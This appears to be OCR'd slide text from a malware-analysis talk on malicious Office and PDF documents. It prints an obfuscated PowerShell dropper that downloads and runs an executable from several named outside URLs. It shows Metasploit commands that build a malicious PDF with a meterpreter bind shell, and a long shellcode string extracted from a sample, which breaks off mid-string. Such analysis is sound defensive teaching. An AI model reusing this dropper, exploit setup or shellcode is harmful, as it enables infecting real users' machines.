
- Looks much better now




```
$nsadasd = &('n'+'e'+'w-objec'+'t') random;$YYU = .('ne'+'w'+'-object') System.Net.WebClient;$NSB =
$nsadasd.next(10000, 282133);$ADCX = '
http://lglab.co.uk/vsi6YDrX/@http://krems-bedachungen.de/fyKDV/@http://4glory.
net/btKzNVlg/@http://angelabphotography.com/4hR1e/@http://dekormc.pl/js/ncrILdi/'.Split('@');$SDC = $env:public
+ '\' + $NSB + ('.ex'+'e');foreach($asfc in $ADCX){try{$YYU."Do`Wnl`OadFI`le"($asfc."ToStr`i`Ng"(), $SDC);&
('Invo'+'k'+'e-Item')($SDC);break;}catch{}}
```

MS Office Malware Analysis

- Looks much better now




```
$nsadasd = &('new-object') random
$YYU = .('new-object') System.Net.WebClient
$NSB = $nsadasd.next(10000, 282133)
$ADCX = '
http://lglab.co.uk/vsi6YDrX/@http://krems-bedachungen.de/fyKDV/@http://4glory.net/btKzNVlg/@http://angelabphotog
raphy.com/4hR1e/@http://dekormc.pl/js/ncrILdi/'.Split('@')
$SDC = $env:public + '\' + $NSB + ('.exe')
foreach($asfc in $ADCX){try{$YYU."Do`Wnl`OadFI`le"($asfc."ToStr`i`Ng"(), $SDC)
&('Invoke-Item')($SDC)
break
}catch{}}
```



```
analysis ❯ wget http://lglab.co.uk/vsi6YDrX
--2018-10-04 12:31:09--  http://lglab.co.uk/vsi6YDrX
Resolving lglab.co.uk... 69.163.185.97
Connecting to lglab.co.uk|69.163.185.97|:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2018-10-04 12:31:09 ERROR 404: Not Found.
```


PDF file format

- Portable Document File
- Exploit PDF reader to run embedded code
  - Adobe Reader
    - Attempts to sandbox (protected mode)



```
%PDF-1.1

1 0 obj
<</Type /Catalog
/Pages 2 0 R
>>
endobj

2 0 obj
<</Type /Pages
/Kids [ 3 0 R ]
/Count 1
>>
endobj

3 0 obj
<</Type /Page
/Parent 2 0 R
/MediaBox [0 0 600 800]
/Resources <<>>
>>
endobj

xref
0 4
0000000000 65535 f
0000000010 00000 n
0000000059 00000 n
0000000118 00000 n

trailer
<</Size 4
/Root 1 0 R
>>

startxref
217
%%EOF
```


Creating Malicious PDF



```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(windows/fileformat/adobe_utilprintf) > set filename evilpdf.pdf
filename => evilpdf.pdf
msf exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(windows/fileformat/adobe_utilprintf) > set LPORT 1337
LPORT => 1337
msf exploit(windows/fileformat/adobe_utilprintf) > exploit
```


Bind Shell

PDF Malware Analysis




```
malicious-documents ❯ python pdfid.py malware_samples/pdf/evilpdf.dontopen
PDFiD 0.2.5 malware_samples/pdf/evilpdf.dontopen
 PDF Header: %PDF-1.5
 obj                    6
 endobj                 6
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1(1)
 /Encrypt               0
 /ObjStm                0
 /JS                    1(1)
 /JavaScript            1(1)
 /AA                    0
 /OpenAction            1(1)
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

PDF Malware Analysis




```
malicious-documents ❯ python pdf-parser.py -f malware_samples/pdf/evilpdf.dontopen -d bad.js
```



```
var TByQwkZZrxdo = unescape
("%ub634%ue383%ud523%u0515%u4e9f%ufd80%u427e%ub02c%u2f70%u7825%u7f1d%u4673%u661c%u24b7%u0cbb%u3f90%ub840%u4b9b%u1bb2%u92fc%u6bb5%u75d6%u13
04%u7bf9%ud433%u084f%ue0d2%ube4a%u1048%ub9f5%u673c%u7aa9%u2470%u97b7%u0a72%u1de2%u01b5%u74e0%u8641%u7dd5%u0576%u0d73%u044b%uff19%uf9c0%u0c
96%u2b9f%u90d4%u9993%u8db8%u9249%u1546%u3c7c%u2591%u3d98%u1a7f%u31e3%u7eeb%ud60b%ubb40%u4314%ubeb6%uf520%u9b35%ub247%ubfb4%u4a34%u78a8%u37
4f%u4879%ufd2a%u4e1c%ub366%ub1ba%ufc3a%u2f2d%u2c42%u7727%u3f71%u30b9%uc7fe%ue1c1%u7b75%uf812%u78b0%u7970%u2772%u4e74%u8196%u71e0%u7a7c%u47
7e%u99b2%u98a8%ub6a9%uf585%u4077%u0393%u0dd4%u1d92%ue18c%u677f%ud029%u3deb%u881c%ub9fc%uf969%u243f%ue33b%u484f%ubf2c%u7525%ub04a%u3c37%u66
76%ub32d%u1573%u020c%u8dfd%ue238%ud518%u2fb1%u439f%ub89b%u0441%ud611%u34be%ubab4%ubb4b%u9746%u0514%u91b5%u0942%u7df8%u9035%u7bb7%u2874%u49
e0%u2496%ud132%u0ce3%u7c78%u894f%ud6f6%u7e4e%u1437%u347d%u3d98%u7649%u0870%u4be1%u0d67%u7399%ub51c%ue28c%u357a%u91ba%ubbb7%u2b7b%u3cfd%ube
b0%ud50a%u154a%u8d90%ub2b6%uf987%ua9b8%u2779%uf821%u972d%u779f%u4371%ub9b3%u41bf%u7505%u4642%u7f1d%u4872%ub42f%u043f%u4093%u9266%u9b47%u31
2c%u25eb%u30b1%u86f5%u19d4%u77e2%u7d7f%u707c%u0b7b%ua8fc%u73b5%uf569%ue302%u2476%u8990%u40eb%u9bbb%u2578%ubeb9%ue185%ub82f%u7a97%u3835%u99
d4%u4215%ua866%u473c%ubaa9%u4fb2%ud522%u3471%u04b1%ub414%u0c46%u7291%u202c%u1cf9%u414a%ufc23%u9627%u2d9f%u4bb6%u6749%u0179%u43d6%u6b74%u37
fd%u7ebf%u3f05%ub74e%ub0b3%u753d%uf832%u2998%u48e0%u8d0d%u9293%u1b1d%ue0c1%u4e70%u7d7a%u7679%ud033%uf9d3%u7e92%ubb14%u4b75%ub8b1%u2766%u71
9f%u047f%u7b99%u3c74%u8db3%u7348%ue211%u9b41%u77b2%u031d%u91fd%u813f%u05eb%u727c%u2d24%ue388%u0d49%u3597%ubfb7%u1ab5%uc0c6%ubed5%ub4ba%u67
b0%u4325%u7846%u3b1c%u10e1%u80d4%u0cf8%u9634%u28a8%u7afc%u7747%u983d%u7690%ud63a%u0972%u39e0%ue2d2%uf512%u7093%ub615%u7ba9%uf713%u40e3%u2f
74%u2c78%u4a7e%u4f7f%u75b9%u7c37%u7942%ue118%u7341%ubb35%u1c71%u47a8%u83a9%u3cfc%uf9f8%ube2c%ueb84%ufd2a%u9305%ub598%u4897%u8d3f%u9143%u04
b6%u960d%u9b1d%ud4d5%u922f%ubf4f%u147d%u15b7%u46f5%u6627%u40ba%ub22d%u0c3d%u2499%u37b9%ub490%u4a4b%ub8b0%u3467%u42d6%u4e25%ub1b3%u9f49%ud8
bf%ue840%ud9cd%ud9f6%u2474%u5df4%uc92b%u4eb1%u7d31%u0313%u137d%uc583%ua2dc%u311d%ua034%ucade%uc5c4%u2f57%uc5f5%u3b0c%uf5a5%u6947%u7d49%u9a
